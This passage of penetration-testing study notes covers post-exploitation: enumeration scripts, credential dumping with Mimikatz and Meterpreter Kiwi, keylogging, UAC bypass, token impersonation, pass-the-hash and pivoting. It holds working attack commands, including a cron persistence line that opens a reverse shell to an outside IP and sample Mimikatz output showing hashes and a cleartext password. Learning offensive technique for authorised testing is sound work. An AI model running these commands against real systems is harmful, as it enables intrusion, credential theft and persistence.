arp
- Cron Jobs:
crontab -eorcrontab -l - Running Services:
ps aux
2. LinEnum (Automated Script)
- GitHub:
github.com/rebootuser/LinEnum - Usage:
- Upload
LinEnum.shto the target machine. - Make it executable:
chmod +x LinEnum.sh - Run the script:
bash LinEnum.sh
- Upload
Windows credential dumping
Note
Beginner Guide: Windows credential dumping is the process of extracting password hashes, LSA secrets, or cleartext passwords from Windows memory (LSASS) or database files (SAM, SYSTEM).
Purpose: To extract plain-text passwords and password hashes from memory. The hashes are often stored in the lsass.exe process memory.
1. Windows Password Hashes
Storage Location:
C:\Windows\system32\Config\SAMOld Type: LM (very weak, easy to crack)
Common Type: NTLM Hash (MD4)

2. #Kiwi (Inbuilt Meterpreter Extension)
- Precondition: Requires Elevated Privileges (e.g.,
NT AUTHORITY\SYSTEM). - Usage:
- Find the
lsass.exeprocess ID:pgrep lsass - Migrate to that process:
migrate <PID> - Load the extension:
load kiwi - Execute commands:
lsa_dump_sam: Dumps the LSA SAM hashes.lsa_dump_secrets: Dumps LSA secrets.creds_all: Retrieves all credentials.
- Find the
3. #Mimikatz (Executable)
- Path:
/usr/share/windows-resources/mimikatz - Usage:
- Upload
mimikatz.exeto the Windows target. - Execute
mimikatz.exeon the Windows shell. - Check privilege:
mimikatz # privilege::debug - Dump hashes:
mimikatz # lsa_dump_sammimikatz # sekurlsa::logonpasswords(Dumps logged-on credentials)
- Upload
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...4. Hashdump (Meterpreter Command)
- A simpler Meterpreter command to dump hashes from the SAM file.
- Usage:
hashdump- If it fails, try migrating to
explorer.exeor another high-privilege process.
Windows evasion
Note
Beginner Guide: Windows evasion covers techniques used by penetration testers to bypass built-in security features like Windows Defender or UAC.
Evasion in cybersecurity refers to techniques used by attackers to bypass security measures and avoid detection, allowing them to deliver exploits or malware to target systems.
1. ADS (Alternate Data Stream)
- Purpose: Attackers can use ADS to hide malicious code or executables in the metadata (resource stream) of a legitimate file.
- Mechanism: Uses the NTFS file system feature
file:stream. - Usage (Hiding Files):
- Create visible file:
notepad test.txt(Enter “This is visible”) - Create hidden stream:
notepad test.txt:secret.txt(Enter “This is hidden”) - Read visible file:
more < test.txt - Read hidden stream:
more < test.txt:secret.txt
- Create visible file:
2. Windows Keylogging
- Usage (Meterpreter):
- Migrate to the
explorer.exeprocess.pgrep explorermigrate <explorer_PID>
- Start capturing keystrokes:
keyscan_start - Dump the captured keystrokes:
keyscan_dump
- Migrate to the
Windows local enumeration
Note
Beginner Guide: Windows local enumeration is the process of collecting system info (OS version, hotfixes, users, shares, network configurations) on a compromised Windows host to find privilege escalation paths.
Local enumeration refers to the process of actively collecting system information such as usernames, shares, and services to exploit vulnerabilities during penetration testing.
1. JAWS (Just Another Windows Enum Script)
- GitHub: Just Another Windows (Enum) Script
- Usage:
- Copy the script and save it on the attacker machine.
- On Meterpreter, upload the script to the target.
- Run the script:
powershell.exe -ExecutionPolicy Bypass -File <file>.ps1 -OutputFilename Jaws-enum.txt - Download the results:
download Jaws-enum.txt
2. PrivescCheck
- GitHub: PrivescCheck
- Usage:
- Gain an initial shell.
- Run the script:
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
3. PowerUp / PowerSploit (privilege escalation checks)
- GitHub (PowerSploit/PowerUp): https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
- What it is:
PowerUp.ps1is a PowerShell module that scans for common Windows privilege-escalation issues (weak service permissions, unquoted service paths, insecure registry ACLs, vulnerable scheduled tasks, etc.). - Usage (overview): load/examine the script locally and review the flagged items; it’s an inventory of potential misconfigurations to investigate further.
4. Unattended Windows setup utility (unattend.xml)
- What it is: XML file(s) used by Windows Setup / Sysprep for unattended installs (can contain configuration, sometimes credentials if misused).
- Common locations / path notes:
C:\Windows\Panther\Unattend.xmlC:\Windows\Panther\unattend\*C:\Windows\Panther\(check forunattend.xml,unattend.xml.bak, or files in theUnattendsubfolder)
- Path issue note (short): unattended files can be placed in different installer locations or renamed; search the
Pantherfolder and any*.xmlfiles created during OOBE/Sysprep. These files sometimes contain plaintext settings — treat them as sensitive.
Privilege Escalation
Cron jobs
Note
Beginner Guide: Cron jobs are scheduled tasks in Linux. If a cron job runs with root privileges and points to a script or binary that you can write to, you can escalate privileges.
Exploiting cron jobs (scheduled tasks) that are misconfigured.
If a script run by root is writeable by a low-privilege user, that user can add a reverse shell payload to it.
This is a method for Linux privilege escalation by using root user’s cron jobs to get root permissions.

Persistence via Cron Job (Example):
1. Create a payload file: echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/1234 0>&1'" > cron
2. Install the new crontab: crontab -i cron
3. List/check the crontab: crontab -l
4. Start a listener on the attacker machine: nc -nulp 1234
Edit your crontab
crontab -e
List your crontab
crontab -l
Remove your crontab
crontab -r
Edit / view another user’s crontab (requires root)
sudo crontab -u alice -esudo crontab -u alice -l
Where system crontabs live
/etc/crontab/var/spool/cron/var/spool/cron/crontabs
Linux kernel exploits
Note
Beginner Guide: Linux kernel exploits target vulnerabilities in the Linux operating system kernel to escalate privileges to root.
Exploiting vulnerabilities in the Linux kernel itself to gain root privileges.
Chkrootkit (Example)
- Vulnerability: #chkrootkit version 0.49 is vulnerable to local privilege escalation.
- Metasploit Module:
use exploit/unix/local/chkrootkit - Options:
Set CHKROOTKIT /bin/chkrootkitset SESSION <ID>run
SUID-GUID binaries
Note
Beginner Guide: SUID (Set Owner User ID) is a file permission in Linux that allows a user to execute a binary with the permissions of the file owner (often root). If a SUID binary has misconfigurations, it can be abused to get root.
- Concept: SUID (Set User ID) binaries are executables that run with the privileges of the file’s owner (e.g.,
root), not the user who is running it. - This is a method for Linux privilege escalation, as SUID binaries are “able to execute with root privilege

Find the SUID files
The following command will list all of the SUID files in the system
find / -perm -u=s -type f 2>/dev/null
find: a Linux command to search for files in a directory hierarchy-perm: is used to define the permissions to search for-u=s: search for files with the SUID permission-type f: search for regular file2>dev/null: errors will be deleted automatically


GTFOBins
- https://medium.com/go-cyber/linux-privilege-escalation-with-suid-files-6119d73bc620
- https://github.com/EdElbakyan/Privesc-Cheat-Sheet/blob/main/Linux%20Privesc%20Cheat-Sheet.md
Bypass UAC
Note
Beginner Guide: User Account Control (UAC) is a Windows security feature that prompts for confirmation before running tasks with admin privileges. Bypassing UAC allows an administrator-level user to run commands in an elevated context.
To bypass the Windows User Account Control (UAC) security feature, which prompts users for elevation.
1. Metasploit Module
- Module:
use exploit/windows/local/bypassuac_injection - Payload:
set payload windows/x64/meterpreter/reverse-tcp - Note: This is used after getting an initial meterpreter session. You will set the
SESSIONto the backgrounded session. - Example:
getuid
	Server username: VICTIM\admin

getsystem
# gesystem fails

getprivs
    Enabled Process Privileges
    ==========================
    Name
    ----
    SeChangeNotifyPrivilege
    SeIncreaseWorkingSetPrivilege
    SeShutdownPrivilege
    SeTimeZonePrivilege
    SeUndockPrivilege
# "admin" user my be part of the Administrators groupshell- On the Windows target
cmd
net users
	admin Administrator Guest

net localgroup administrators
    Members
    -------------
    admin
    Administrator
# Yes, "admin" is part of the Administrators group
# but doesn't have administrative privileges through the Meterpreter session
exitBypass UAC
background
sessions
2 meterpreter x64/windows VICTIM\admin @ VICTIM 10.10.24.6:4444 -> 10.2.18.116:49219 (10.2.18.116)search bypassuac
use exploit/windows/local/bypassuac_injection
set payload windows/x64/meterpreter/reverse_tcp
set SESSION 2
set LPORT 5533
run[*] Started reverse TCP handler on 10.10.24.6:5533
[+] Windows 2012 R2 (6.3 Build 9600). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[-] Exploit aborted due to failure: bad-config: x86 Target Selected for x64 System
[*] Exploit completed, but no session was created.- Select the correct target -
x64
set TARGET Windows\ x64
run
- Now the
getsystemcommand should work
2. Manual Tool
- GitHub: hfire/UACME
Token Impersonation
Note
Beginner Guide: Windows uses security tokens to identify user privileges. Attackers can steal or impersonate elevated tokens (like SYSTEM or Administrator) to escalate privileges.
To escalate privileges by impersonating a high-privilege token (like NT AUTHORITY\SYSTEM) if the current user has the required permissions.
Required Privileges:
SeImpersonatePrivilegeSeAssignPrimaryTokenPrivilege

Steps (Meterpreter):
- Check current privileges:
getprivs - Load the Incognito module:
load incognito - List available tokens:
list_tokens -u - Impersonate the SYSTEM token:
impersonate_token "NT AUTHORITY\SYSTEM" - Confirm success:
getuid(Should now showNT AUTHORITY\SYSTEM)
Windows kernel exploits
Note
Beginner Guide: Windows kernel exploits target vulnerabilities in the Windows operating system kernel to elevate privileges to SYSTEM.
To find vulnerabilities in the Windows kernel that can be exploited for privilege escalation.

1. Metasploit Suggester
- Module:
post/multi/recon/local_exploit_suggester - Action: Suggests payloads and lists vulnerable exploits.
2. Manual Suggesters (GitHub)
- Windows-Exploit-Suggester:
https://github.com/strozfriedberg/Windows-Exploit-Suggester- Suggests vulnerabilities in a Windows system.
- Windows-kernel-exploits: link
- A GitHub repository (Windows Sec Wiki/Windows-kernel-e, ls-kernel-exploits).
Lateral Movement
Pass The Hash
Note
Beginner Guide: Pass the Hash (PtH) is an authentication technique that allows an attacker to authenticate to a remote server or service using the NTLM hash of a user’s password, without needing the cleartext password.
Pass The Hash (PTH) is an attack that uses a user’s NTLM hash to authenticate, instead of their plaintext password. This allows for lateral movement to other machines that the user has admin rights on.
1. Metasploit PsExec Module

- Module:
exploit/windows/smb/psexec - Usage:
Set RHOSTS <Target_IP>Set SMBUser AdministratorSet SMBPass <NTLM_HASH>(e.g., fromhashdumporkiwi)Set target <ID>exploit
2. Crackmapexec (CME)

- Purpose: Can also be used for PTH from the command line.
- Command:
Crackmapexec smb <IP> -u Administrator -H "<NTLM_HASH>" - Execute Command via PTH:
Crackmapexec smb <IP> -u Administrator -H "<NTLM_HASH>" -x "ipconfig"
Pivoting
Note

Beginner Guide: Pivoting is the technique of using a compromised host (a ‘pivot’) to route network traffic to access other systems in an internal network that are not directly reachable from the outside.
Pivoting is the technique of using a compromised host to access other systems on an internal network that are not directly accessible.
